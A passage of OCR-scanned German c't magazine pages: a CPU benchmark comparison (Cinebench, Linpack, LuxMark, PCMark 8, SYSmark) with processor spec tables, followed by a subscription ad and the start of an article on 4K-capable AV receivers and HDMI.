
## Office-Benchmarks

Bei vielen Prozessoren verhält sich der Office-Teil des SYMark 2014 ähnlich wie der Single-Thread-Teil des Cinebench R15. Im PCMark 8 Work erreicht der Celeron J1900 die halbe Punktzahl eines 1000-Euro-Chips. Werte normiert auf 100 Prozent für den Core i7-5960X.



## OpenCL fürs Office

Der PCMark 8 v2 Work erlaubt „Accelerated“-Durchläufe, die OpenCL etwa in LibreOffice Calc nutzen – bloß werden Intel-Prozessoren dann um bis zu 23 Prozent langsamer. Die AMD-Cpus legen dagegen um 38 bis 55 Prozent zu. Werte für Core i7-5960X und AMD FX jeweils mit GeForce 750 Ti gemessen.



und Multi-Thread-Rechenleistung. Octane liefert auf allen im Test vertretenen Prozessoren Ergebnisse, die annähernd proportional sind zu den Single-Thread-Resultaten im Cinebench – JavaScript läuft vorwiegend auf einem einzigen CPU-Kern.

In der Multi-Threading-Disziplin verhalten sich Cinebench, Coremark und kcbench ganz ähnlich. Das spricht gegen die These, der Cinebench bevorzugt Intel-Prozessoren. Der Luxmark (siehe unten) gewinnt sogar noch stärker durch Hyper-Threading, was

nur die Intel-Chips beherrschen. Der Supercomputer-Benchmark Linpack verarbeitet Gleitkomma-Zahlen doppelter Genauigkeit und profitiert deshalb deutlich von der höheren Zahl an AVX-Rechenwerken in den Haswell-Prozessorkernen. Wir nutzen für den Linpack jeweils optimierten Code von AMD oder Intel – so hat jeder die Chance, seine Produkte optimal in Szene zu setzen.

Bleibt man innerhalb einer Prozessorfamilie, lässt sich die Performance ziemlich gut anhand des Cinebench vergleichen. In den Tabellen hier klappt das beispielsweise mit den Haswell-Typen Celeron G1840, Core i3, Core i5 und Core i7. So liefert der 35-Euro-Celeron beispielsweise rund 80 Prozent der Single-Thread-Leistung des Core i7-5960X, der satte 950 Euro kostet. Ein Einzelkern des Core i7-4790 ist dank 4-GHz-Turbo noch schneller.

Vergleiche zwischen unterschiedlichen Mikroarchitekturen sind schwieriger, wie Celeron J1900 und Celeron G1840 illustrieren. Trotz gleichen „Vornamens“ steckt in den beiden Chips völlig unterschiedliche Technik – und obwohl der G1840 nur halb so viele Kerne hat, ist er viel schneller. In ihm steckt die potente Haswell-Technik, allerdings blockiert Intel AVX und AES-Befehle. Der J1900 ist dagegen eng verwandt mit dem Atom Z3700 für Tablets: Diese Bay-Trail-Chips sind auf hohe Integration und billige Fertigung getrimmt statt auf maximale Performance. Die einzelnen Kerne haben weniger und einfacher gestrickte Rechenwerke, ein L3-Cache fehlt, es gibt nur einen RAM-Kanal. Die Single-Thread-Performance des Celeron J1900 ist deshalb miserabel. Ähnlich gelagert sind die Unterschiede zwischen den AMD-Mikroarchitekturen Steamroller (Bulldozer) und Jaguar, siehe Tabelle auf Seite 116. Der A4-7300 mit zwei Steamroller-Kernen liefert beispielsweise ähnliche Multi-Threading-Performance wie der Athlon 5350, in dem vier Jaguar-Kerne stecken. Für Single-Thread-Software eignet sich also der A4-7300 besser.

Bei Prozessoren mit kräftiger Turbo-Funktion entspricht der Multi-Thread-Wert im Cinebench nicht genau dem Produkt aus Kern-Anzahl und Single-Thread-Punktzahl: Üblicherweise takten alle Kerne zusammen deutlich

niedriger als einer alleine. Der Turbo beschleunigt vor allem Single-Thread-Software.

## GPU-Beschleuniger

In vielen aktuellen Prozessoren stecken integrierte Grafikprozessoren (IGPs), also GPU-Kerne. Deren Eigenschaften spielen in der Werbung der jeweiligen Hersteller eine große Rolle. Sie lassen sich für allgemeine Rechenaufgaben nutzen (GPGPU-Computing), etwa mit OpenCL-Code – also Software, die speziell dafür programmiert wurde. OpenCL-Code läuft aber auch auf CPU-Kernen.

LuxMark verwendet die Rendering-Software LuxRender, die mit OpenCL-Code arbeitet. Damit erlaubt LuxMark einen Vergleich der (OpenCL-)Rechenleistung der CPU- und GPU-Teile von Kombiprozessoren. Er kann auch beide gleichzeitig einspannen und funktioniert auf Systemen mit separater Grafikkarte ebenfalls.

Damit OpenCL-Code läuft, muss ein OpenCL-tauglicher Grafiktreiber installiert sein. Solche stellen AMD, Intel und Nvidia bereit. In den OpenCL-Grafiktreibern von AMD und Intel sind dabei auch OpenCL-Treiber für Prozessorkerne enthalten. Notiz am Rande: Intel-Cpus schneiden mit dem OpenCL-CPU-Treiber von AMD im LuxMark etwas besser ab als mit dem Intel-Treiber – aber den AMD-Treiber kann man nur installieren, wenn eine AMD-Grafikkarte im System steckt. LuxMark zeigt offenbar eher die Single-Precision-(SP)-Gleitkomma-Leistung, was für OpenCL auch typisch ist: Grafikprozessoren, die sich mit OpenCL als Rechenwerke einspannen lassen, liefern meistens sehr viel mehr SP- als DP-Gigaflops (GFlops).

Die eigentliche Domäne von Grafikprozessoren sind Spiele, doch dafür sind IGPs oft zu schlapp. Ob eine GPU in einem Benchmark 4 oder 8 Bilder pro Sekunde (fps) liefert, ist unerheblich: Beides ist viel zu wenig. Wichtig ist, dass das Lieblingspiel in der gewünschten Auflösung und Detailstufe im Durchschnitt mit mindestens 30 fps läuft und auch komplexe Szenen nicht mit 15 fps stottern. Unter dieser Voraussetzung muss man auch die häufig genannten Ergebnisse der 3DMark-Benchmarks der Firma Futuremark betrachten. Im 3DMark FireStrike

beispielsweise sind Werte unter 1500 Punkten indiskutabel, denn dabei läuft die erste der dabei vermessenen DirectX-11-Spielszenen mit weniger als 8 fps – unspielbar. Ein Vergleich auf Kellerniveau von beispielsweise Core i5-4460 (740 Punkte) mit Athlon 5350 (384) ist sinnlos, denn die Aussage lautet stets: zu lahm.

Doch die integrierte GPU kommt durchaus sinnvoll zum Einsatz, und zwar jenseits von OpenCL und 3D-Beschleunigung: Aktuelle Web-Browser, für manche Funktionen auch PowerPoint oder Adobe Reader verwenden OpenGL oder DirectX, um Grafiken und Text-Fonts anzuzeigen. Viele Videoplayer, etwa Adobe Flash oder der HTML5-Player in Google Chrome, überlassen große Teile des Video-Decodings der GPU. Bei derartigen Aufgaben gilt oft: Schneller ist nicht unbedingt besser, weil ein Video nicht flüssiger als flüssig laufen kann. Ein Vorteil ergibt sich erst in besonderen Nutzungsfällen, etwa bei Videokonferenzen mit mehreren HD-Streams oder beim Videoschnitt. Dann aber sind Unterschiede von 10 oder auch 30 Prozent in der Videobeschleunigung irrelevant, erst Faktor 2 oder 4 würden einen anderen Chip attraktiver machen.

Ein Schlaglicht auf den Praxisbezug wirft auch die AES-Verschlüsselung mit TrueCrypt 7.1a. Der TrueCrypt-Benchmark zeigt große Unterschiede und Datentransferraten bis fast 8 GByte/s – lässt aber außer acht, dass ein real existierender PC die Daten auch auf SSD oder Festplatte schreiben oder von dort lesen muss. Jenseits von 500 MByte/s bringt AES-Beschleunigung folglich nur in speziellen Nutzungsfällen deutlich spürbare Vorteile.

## Voll ausgereizt

Benchmarks wie Linpack und LuxMark lassen Rückschlüsse darauf zu, wie gut sich theoretische Rechenleistung praktisch nutzen lässt. Wenn schon ein hoch optimierter Benchmark die beworbene Rechenkraft nicht ausreizt, dann sieht es in der Praxis eher noch trüber aus.

LuxMark entlarvt das simple Aufaddieren der einzelnen Rechenleistungen von CPU-Kernen und GPU bei Kombiprozessoren als Beschönigung: Lässt man ihn zunächst jeweils nur auf den CPU-Kernen und danach auf der

GPU laufen und addiert die Ergebnisse, kommt üblicherweise ein höherer Wert heraus, als wenn LuxMark sämtliche Rechenwerke gleichzeitig belastet. Der AMD A10-7850K liefert dann nur 82 Prozent der Summe der Einzelwertungen, der Core i7-4790 macht es mit 85 Prozent nicht viel besser. Der schwächere Core i5-4460 bringt jedoch 91 Prozent, noch darüber liegen die schlappen Mobilprozessoren.


Das lässt sich leicht erklären, denn die Rechenwerke der Kombiprozessoren sitzen jeweils auf demselben Chip und konkurrieren um die Datentransferleistung des RAM sowie um Energie beziehungsweise Kühlung: Schließlich ist jeder Prozessor für eine gewisse Thermal Design Power (TDP) spezifiziert und drosselt sich irgendwann, um Kühlsystem und Stromversorgung nicht zu überfordern. Die Prozessoren mit schwächeren Rechenwerken stoßen dabei später an die Grenzen.

Der Supercomputer-Benchmark Linpack führt Berechnungen durch, die bei typischer PC-Software selten vorkommen. Daher liefert der Linpack für sich genommen wenig relevante Aussagen für Desktop-PCs und Notebooks. Interessant wird der Linpack dadurch, dass er als Ergebnis die Rechenleistung in GFlops anzeigt. Dieser Wert lässt sich leicht mit dem theoretischen Leistungspotenzial des Prozessors vergleichen. Je mehr sich von dieser Performance mit hoch optimiertem Code nutzen lässt, desto besser hat der CPU-Hersteller die Caches und internen Datenpfade des Prozessors optimiert. Die theoretische Rechenleistung errechnet sich als Produkt aus Taktfrequenz, Anzahl der CPU-Kerne und der Zahl der pro Taktzyklus möglichen Operationen pro CPU-Kern. Dabei gibt es gewaltige Unterschiede: Pro Kern und Takschritt kann Intels Haswell beispielsweise 16 doppelt genaue Gleitkomma-Zahlen verarbeiten, ein AMD Steamroller bloß vier und der Atom-Celeron kümmerliche 1,5.

Beim Verhältnis aus gemessener und theoretischer Linpack-Leistung liegt der Celeron G1840 weit vorne: Er besitzt die für AVX2 optimierten Haswell-Kerne und schnellen L3-Cache, darf aber nur mit halb so leistungsfähiger SSE-Technik rechnen. Seine theoretische Rechenleis-


## LuxMark: OpenCL

LuxMark berechnet die Szene Sala per OpenCL nach Wunsch auf CPU- oder GPU-Kernen – oder auf allen gleichzeitig. Die OpenCL-Performance der GPU-Kerne ist bei Kaveri deutlich höher als die der CPU-Kerne, bei den Billigheimern und manchen Haswells aber niedriger. Sind alle Kerne gleichzeitig belastet, sinkt die Rechenleistung. Werte für Core i7-5960X und AMD FX jeweils mit GeForce 750 Ti gemessen.



## Linpack-„Wirkungsgrad“

Das Verhältnis des Linpack-Ergebnisses zur theoretischen DP-Gleitkomma-Performance zeigt, wie gut hoch optimierter Code die Rechenwerke ausreizen kann. Schnelle Caches und viele RAM-Kanäle bringen Vorteile.



tung liegt also zwar nicht besonders hoch, lässt sich aber gut ausnutzen. Der Mobil-Haswell Core i3-4010U schneidet vermutlich deshalb schlechter ab, weil wir ihn in einem passiv gekühlten PC vermessen haben. Der im Linpack absolut führende Core i7-5960X reizt sein Potenzial besser aus als etwa der Core i5-4460; vermutlich tragen der größere L3-Cache und der schnellere DDR4-Speicher dazu bei.

Auf AMD-Seite kann Linpack die Leistung des A10-7850K besonders gut nutzen. Er hat doppelt so große L2-Caches wie sein billigerer Dual-Core-Bruder A4-7300. Im FX-8350 steckt ältere Piledriver-Technik, außerdem konkurrieren hier doppelt so viele CPU-Kerne um die Datentransfere zweier RAM-Kanäle – und der L3-Cache hilft wohl zu wenig. Auf dem Athlon 5350 mit Jaguar-Cores startete die

AMD-Version des Linpack leider nicht.

## Fürs Büro

Sowohl der teure SYSmark 2014 des Industriegremiums BAPCo als auch der PCMark 8 der für den 3DMark bekannten Firma Futuremark bewerten Bürorechner. Ganz bewusst spielen bei diesen Benchmarks außer der reinen CPU-Rechenleistung etwa auch Festplatte (SSD) und GPU eine gewisse Rolle.

Beim SYSmark-Teil „Office Productivity“ liefern Adobe Acrobat XI, Excel und Word 2013 zusammen 78 Prozent der Punktzahl. Sie verhält sich bei vielen CPU-Typen ziemlich proportional zur Single-Thread-Performance – typisch für Office-Software. Bei der Gesamtwertung des SYSmark bringen mehr Kerne auch deutlich mehr Punkte: Hier spielen die Videoschnitt-Software Premiere Pro CS6 und Photoshop CS6 gewichtige Rollen, zusammen mit Excel machen sie rund 79 Prozent der SYSmark-2014-Gesamtnote aus.

PCMark 8 soll außer Multi-Threading auch Hardware-Beschleuniger gut nutzen, in den optionalen „Accelerated“-Durchläufen auch OpenCL. Dabei setzt Futuremark nur zum kleineren Teil auf real existierende Fertigprogramme wie LibreOffice Calc, das manche Rechenaufgaben mit OpenCL-Code löst. Stattdessen kommt etwa für den „Writing“-Ablauf, der 20 beziehungsweise 17 Prozent der Punktzahlen der Szenarien „Work“ und „Home“ ausmacht, eine in .NET geschriebene Mini-Textverarbeitung zum Einsatz, die typische Funktionen simuliert. Sie verwendet Standard-Routinen, von denen Windows einige mit DirectWrite beschleunigt. Die Komponente Bildbearbeitung im „Home“-Teil des PCMark 8 verwendet das Kommandozeilenprogramm Image-Magick, das OpenCL nutzen kann. Vom PCMark 8 werden häufig die Ergebnisse der Szenarien Work und Home veröffentlicht; für das Szenario Applications braucht man kostenpflichtige Software.

Im PCMark 8 Work schneiden die meisten AMD-Prozessoren vergleichsweise besser ab als im SYSmark 2014. Doch PCMark 8 Work misst auch nur vergleichsweise kleine Unterschiede zwischen sehr verschiedenen Prozessoren: Der langsamste Billighei-

## Prozessoren: technische Daten (Papierform)

Prozessor	Kerne/Threads	CPU-Typ	Fassung	Takt (Turbo)	CPU-Rechenleistung Double/Single Precision	GPU: GFlops Single Precision	TDP	Preis
Core i7-5960X	8/16	Haswell-E	LGA2011 v3	3,0 (3,5) GHz	384/768 GFlops	–	140 Watt	950 €
AMD FX-8350	8/8	Vishera	AM3+	4,0 (4,2) GHz	128/256 GFlops	–	125 Watt	155 €
Core i7-4790	4/8	Haswell	LGA1150	3,6 (4,0) GHz	230/461 GFlops	384 GFlops	84 Watt	275 €
Core i5-4460	4/4	Haswell	LGA1150	3,2 (3,4) GHz	205/410 GFlops	352 GFlops	84 Watt	160 €
AMD 10-7850K	4/4	Kaveri	FM2+	3,7 (4,0) GHz	59/118 GFlops	737 GFlops	95 Watt	140 €
Core i3-4010U	2/4	Haswell	– <sup>1</sup>	1,7 (–) GHz	54/109 GFlops	320 GFlops	15 Watt	281 US-\$ <sup>2</sup>
Celeron G1840	2/2	Haswell	LGA1150	2,8 (–) GHz	22/45 GFlops	168 GFlops	53 Watt	35 €
AMD A4-7300	2/2	Kaveri	FM2+	3,8 (4,0) GHz	30/61 GFlops	197 GFlops	65 Watt	35 €
AMD Athlon 5350	4/4	Jaguar	AM1	2,05 (–) GHz	25/66 GFlops	154 GFlops	25 Watt	50 €
Celeron J1900	4/4	Bay Trail-D	– <sup>1</sup>	2,0 (2,42) GHz	12/48 GFlops	43 GFlops	10 Watt	82 US-\$ <sup>2</sup>

<sup>1</sup> CPU zum Auflöten    <sup>2</sup> Listenpreise laut Intel

## Prozessor-Architekturen

Codename	CPU-Fassung	Typenbeispiele	Flops pro TaktSchritt und Kern	Eigenschaften
Intel Haswell-E	LGA2011 v3	Core i7-5900, Core i7-5800	16 DP/32 SP	2 AVX2-Einheiten pro Kern, L3-Cache, Vierkanal-RAM, ohne GPU
Intel Haswell	LGA1150	Core i3/i5/i7-4000, Pentium, Celeron	16 DP/32 SP	2 AVX2-Einheiten pro Kern (außer Pentium/Celeron), L3-Cache, Zweikanal-RAM, mit GPU
AMD Vishera	AM3+	FX-8350, FX-6300, FX-4100	4 DP/8 SP (8/16 pro Modul)	Piledriver = 2. Generation Bulldozer; pro Modul 2 Kerne und 1 AVX-FPU, L3-Cache, Zweikanal-RAM, keine GPU
AMD Kaveri	FM2+	A10-7850K, A8-7600, A6-7400K, A4-7300	4 DP/8 SP (8/16 pro Modul)	Steamroller = 3. Generation Bulldozer; pro Modul 2 Kerne und 1 AVX-FPU, kein L3-Cache, Zweikanal-RAM, mit GPU
AMD Kabini	AM1/BGA <sup>1</sup>	Athlon 5350, A4-5200, E2-1800	3 DP/8 SP	Jaguar = 2. Generation Bobcat; AVX in mehreren Zyklen, kein L3-Cache, Einkanal-RAM, mit GPU
Intel Bay Trail	BGA <sup>1</sup>	Atom Z3000, Celeron J1900, Celeron N2930	1,5 DP/6 SP	Silvermont: kein AVX, nur SSE4, kein L3-Cache, Einkanal-RAM, mit GPU

<sup>1</sup> Ball Grid Array: Chip zum Auflöten

mer Celeron J1900 erreicht etwa halb so viele Punkte wie der Core i7-5960X. Das deutet darauf hin, dass die per Hardware beschleunigten Teile des PCMark 8 auf vielen Prozessoren ähnlich schnell laufen. Im SYSmark 2014 Office ist der Abstand erheblich größer.

Außerdem verwirren beim PCMark 8 Work seltsame Streuungen der OpenCL-Punktzahlen: Im vermeintlichen „Accelerated“-Durchlauf des Szenarios Work sinken die Ergebnisse auf allen Intel-Prozessoren deutlich. Nur bei manchen ist das verständlich, weil deren GPUs auch der LuxMark niedrigere OpenCL-Performance als den CPU-Kernen bescheinigt. Beim Celeron G1840 sieht LuxMark jedoch CPU und GPU ähnlich schnell, trotzdem fällt er im PCMark 8 Work Accelerated um 23 Prozent zurück. Von OpenCL-„Beschleunigung“ würde man außerdem erwarten, dass sie intelligenterweise die schnellsten zur Verfügung stehenden Rechenwerke verwendet und nicht einfach irgendetwelche. Futuremark weist außerdem darauf hin, dass die Werte der normalen und „Accelerated“-Messungen nicht untereinander vergleichbar sind.

## Fazit

Ein Benchmark misst bloß das, was er selbst tut. Eine einzelne Zahl reicht nur aus, wenn man sie anhand von Erfahrungswerten einordnen kann. Aber auch wer dutzende Benchmarks vergleicht,

muss weitere Informationen einbeziehen, etwa zur sonstigen Hardware-Ausstattung des Rechners. In flachen Notebooks oder bei lüfterloser Kühlung lässt sich das volle Leistungspotenzial oft nur für Minuten nutzen, weil die Chiptemperatur so schnell ansteigt, dass sich die CPU drosseln muss. Für Aufgaben, bei denen stundenlang Volldampf nötig ist, eignen sich solche Rechner weniger. Trotzdem profitieren sie von schnellen Prozessoren: Ihre Leistung wird im typischen PC-Alltag nur kurzzeitig gefordert und macht den Rechner spritzier.

Geht es um einen Office-PC, ist meistens der Prozessor mit den kräftigeren Einzelkernen die bessere Wahl – ebenso wie für einen Surf-PC, weil JavaScript auch bloß einen Kern nutzt. Die Multi-Threading-Teile von Cinebench, CoreMark, kcbench und der CPU-Teil des LuxMark ermöglichen eine grobe Einschätzung

zung des Leistungspotenzials sowie treffende Vergleiche innerhalb von Prozessorfamilien. Das Verhältnis aus Linpack-Messwert und theoretischer Maximalleistung liefert Hinweise darauf, wie weit sich die Rechenwerke ausreizen lassen.

Kompliziert ist der Vergleich von Prozessoren, die sehr unterschiedliche Rechenwerke und (3D-)Beschleuniger enthalten. Dann kommt es darauf an, wozu man seinen Computer vorwiegend benutzen möchte. Besonders schwierig ist eine Bewertung der per OpenCL nutzbaren GPU-Rechenleistung. LuxMark und PCMark liefern zu manchen Prozessoren gegensätzliche Aussagen. PCMark 8 Work wendet die Bedeutung „Accelerated“ auf Intel-CPUs ins Gegenteil. Die Aussagekraft solcher Messungen für die Praxis ist fragwürdig: Wer würde „Beschleuniger“ einschalten, die sein System bremsen? Im Zweifel geht kein Weg daran vorbei, die zur Auswahl stehenden Prozessoren mit der gewünschten Software selbst zu vergleichen – zur Not mit der Stoppuhr. (ciw)

**ct** Benchmarks: [ct.de/yknf](http://ct.de/yknf)

# GNADENLOS DURCHLEUCHTET

RADIKAL DIGITAL: DAS PAPIERLOSE c't-ABO

6x c't  
NUR 16,50 €

## ERLEBEN SIE c't IN DIGITALER QUALITÄT:

- BEQUEM: alle 14 Tage freitags in der App
- 2 LESEFORMATE: im Original-c't-Layout oder interaktiven HTML-Lesemodus
- VERFÜGBAR FÜR iOS (iPad, iPhone) und Android (Smartphone, Tablet, Kindle Fire)
- ZUSÄTZLICHE Bilder und Videos

## UNSER GESCHENK AN SIE:



c't-SOUNDVERSTÄRKER: 2 x 2W-starker Sound ohne Kabel.  
Wie geht das? Mobiltelefon im Flugzeugmodus auf den  
Verstärker legen, Musik-App starten und genießen.

HIER GEHT'S ZUM ANGEBOT:  
[ct.de/digital](http://ct.de/digital)



Nico Jurran

# Weniger ist leider mehr

## Der holprige Weg zum Heimkino mit Ultra-HD

Glaubt man den Herstellern von Audio/Video-Receivern, so steht uns mit der neuesten Gerätegeneration dank Unterstützung von 4K mit bis zu 60 Hertz und voller Farbauflösung eine gleichermaßen ulrahochauflöste wie sorgenfreie Videozukunft bevor. Doch der Reality-Check zeigt: Auch wer sich gerade erfolgreich durch das aktuelle Buzzword-Gestrüpp wie HDMI 3.0, HDCP 2.2 und 4:4:4-Farbabtastung gekämpft hat, dem können noch böse Fehlkäufe passieren.



**A**udio/Video-Receiver sind über ihre ursprüngliche Rolle als Surround-Sound-Verstärker im Heimkino deutlich hinausgewachsen. Heute geben sie ebenso Inhalte von USB-Speichermedien, vom Heimserver und von Onlinediensten wieder – und dienen vielen Anwendern vor allem als flexible Schaltzentrale zwischen Zuspieldern und TV, dank der man weniger Strippen ziehen muss und bequem zwischen mehreren Quellen hin- und herschalten kann.

Wer sich heute einen AV-Receiver fürs Heimkino anschaffen möchte, tut dies mit Blick auf 4K beziehungsweise Ultra-HD. Er erwartet, dass diese Vielseitigkeit beim Übergang von Full- zu Ultra-HD nicht auf der Strecke bleibt. Doch da gibt es noch unerfreulich viel Optimierungspotenzial.

### Anschluss gesucht

Der „Nachschub“ an externen Settop-Boxen, die der AV-Recei-

ver managen muss, dürfte auch weiterhin nicht versiegen – ganz im Gegenteil: So gehen in den nächsten Monaten noch weitere Videodienste in Deutschland an den Start – unter anderem Ende November Wuaki.tv –, die sicherlich nicht alle von jedem Fernseher mit einer passenden TV-App direkt unterstützt werden. Auch beim terrestrischen Fernsehen stehen mit DVB-T2 weitreichende Änderungen bevor, die die Empfangstechnik in den meisten aktuellen TVs überfordern wird. Und vor allem Ultra-HD alias 4K mit einer Auflösung von bis zu  $4096 \times 2160$  Pixeln wird für einen Schwung neuer Settop-Boxen sorgen: So sollen etwa Weihnachten 2015 die ersten Player für 4K-Blu-rays in den Läden stehen, zudem dürfte der Pay-TV-Sender Sky für seine geplanten Live-Sportübertragungen in vierfacher Full-HD-Auflösung auf ein eigenes Empfangsgerät setzen. Am Fernseher dürften da die Anschlüsse wie-

der einmal viel zu schnell ausgenutzt werden, womit wiederum die Stunde der AV-Receiver als HDMI-Umschalter schlägt.

Ist von Anschlüssen die Rede, ist heute praktisch nur noch das digitale **High Definition Multimedia Interface (HDMI)** gemeint, über das Zuspielder Bild und Ton gemeinsam anliefern. Auch die Receiver-Hersteller konzentrieren sich auf diese Anschlüsse – weshalb man folgerichtig hochwertige analoge Videoanschlüsse nur noch bei Modellen im oberen Preissegment findet, ebenso wie mehr als zwei **optische Digitaleingänge (SPDIF)** und überhaupt mal einen **elektrischen (koaxialen) Digitaleingang** für den Ton. Auch ein **Phonoeingang**, an dem sich ein Plattenspieler ohne Entzerrer-Vorverstärker anschließen lässt, ist mittlerweile fast ein High-End-Feature.

Musste man zu Beginn der Flat-TV-Ära neben der HDMI-Verbindung noch zusätzliche

Kabel ziehen, um den Ton vom Fernseher eingebauten Digital-TV-Empfänger an den Receiver zu leiten, haben moderne TVs dafür einen HDMI-Anschluss mit integriertem Audio-Rückkanal (**Audio Return Channel**). Beim Kauf des AV-Receiver muss man daher darauf achten, dass auch der HDMI-Ausgang des AV-Receiver **ARC** unterstützt. Wichtig ist zudem die Funktion **Auto Lip Sync**, die etwaige durch die TV-Elektronik auftretende Verzögerungen ausgleicht, damit Bild und Ton trotz aller Bildverbesserer im Fernseher stets synchron laufen. Schließlich muss der AV-Receiver auch im Standby Bild und Ton der letzten oder einer festen Quelle via HDMI weiterleiten können (**HDMI-Pass-Through**). Andernfalls muss man jedes Mal gleich den Receiver hochfahren, wenn man eigentlich nur mal schnell ein Video auf dem Fernseher anschauen möchte. Die Tonausgabe muss im Pass-

Through-Betrieb natürlich das TV-Gerät übernehmen.

Bezüglich der Zahl der Anschlüsse ist man bei aktuellen Receivern mittlerweile gut gerüstet: Schon Modelle in der Preisklasse um 250 Euro bringen gleich sechs **HDMI-Eingänge** mit. Wer rund 150 Euro mehr ausgibt, bekommt sogar einen **zweiten HDMI-Ausgang** dazu – etwa, um einen Projektor zu bedienen. Allerdings sind nicht alle HDMI-Anschlüsse gleichwertig. Die aktuellen Topmodelle unter den 4K-fähigen Fernsehern und Receivern haben etwa gewöhnlich HDMI-Ports nach der neuesten Spezifikation 2.0 haben. Dahinter verstecken sich eine ganze Reihe neuer Funktionen; vor allem aber brachte HDMI 2.0 die mögliche Übertragung von 4K-Videosignalen mit einer Bildwiederholrate bis zu 60 Hertz.

Der Teufel steckt bei HDMI im Detail: Da AV-Receiver die Videosignale gewöhnlich nicht einfach nur von der Quelle zum Fernseher oder Beamer weiterreichen, sondern Menüs über das Bild legen und die Eingangssignale auf Wunsch hochskalieren, müssen sie sowohl mit den einzelnen Zuspielern als auch mit dem Fernseher einen sogenannten HDMI-Handshake durchführen. Dabei einigen sich jeweils beide Seiten über die verwendeten Parameter wie Auflösung und Farbtiefe – hoffentlich: Denn letztlich kann ein AV-Receiver damit nur solche Signale vom Zuspieler an den Receiver weiterreichen, die er selbst versteht. Kommt er mit einem Bildparameter nicht klar, hilft es auch nichts, wenn Zuspieler und Fernseher untereinander keine Probleme haben. Und da bei HDMI viele Funktionen optional sind, treten Probleme viel häufiger auf als man zunächst denken mag.

Der störungsfreie Umgang mit **Full-HD-Auflösung 1080p**

ist inklusive stereoskopischem **3D**, erweiterter Farbtiefe (**Deep Colour**) und erweitertem Farbraum (**xv.YCC**) allerdings mittlerweile bei Receivern für unter 300 Euro Standard. Bei teureren Modellen wird daher vor allem damit geworben, dass der im Receiver eingebaute Videoprozessor ein besseres Bild produziert als der Prozessor im Fernseher. Tatsächlich sind nach unserer Erfahrung mit bloßem Auge keine qualitativen Unterschiede zwischen den vom Videochip im AV-Receiver und im Fernseher bearbeiteten Bild zu erkennen, der den Aufpreis rechtfertigt – es sei denn, das TV-Gerät ist eine echte Möhre mit Billigelektronik. Wird das Bild wirklich sichtbar bearbeitet, so ist das Ergebnis oft eher Geschmackssache. Auf jeden Fall lohnt es sich eher, einen Fernseher mit ordentlichen Panel zu kaufen; hier erkennt man zwischen verschiedenen TV-Modellen schnell Unterschiede.

Eine nette Funktion ist **Insta-Prevue**, die Vorschaubilder aller angeschlossenen Quellen liefert – was sinnvoll ist, wenn einige Zuspieler selten benutzt werden und auf Geräte-Eingänge mit „unlogischen“ Bezeichnungen gemappt werden müssen. Eine Fernbedienung über das lokale Netz via **Webbrowser** oder eine **RS-232**-Schnittstelle sind wiederum nur wichtig, wenn man den Receiver in ein Heimautomationssystem integrieren möchte.

#### 4K: Pleiten, Pech und Pannen

Da das Thema Full-HD-Verarbeitung also bei den Receivern mittlerweile praktisch durch ist, steht immer stärker die Verarbeitung ultrahochauflöster „4K“-Videosignale im Fokus. Und da auch viele Anwender wissen, dass 4K mehr und mehr an Bedeutung

gewinnen wird, achten sie bei der Neuanschaffung eines Receivers darauf, dass dieser auch in diesem Bereich „zukunftsicher“ ist.

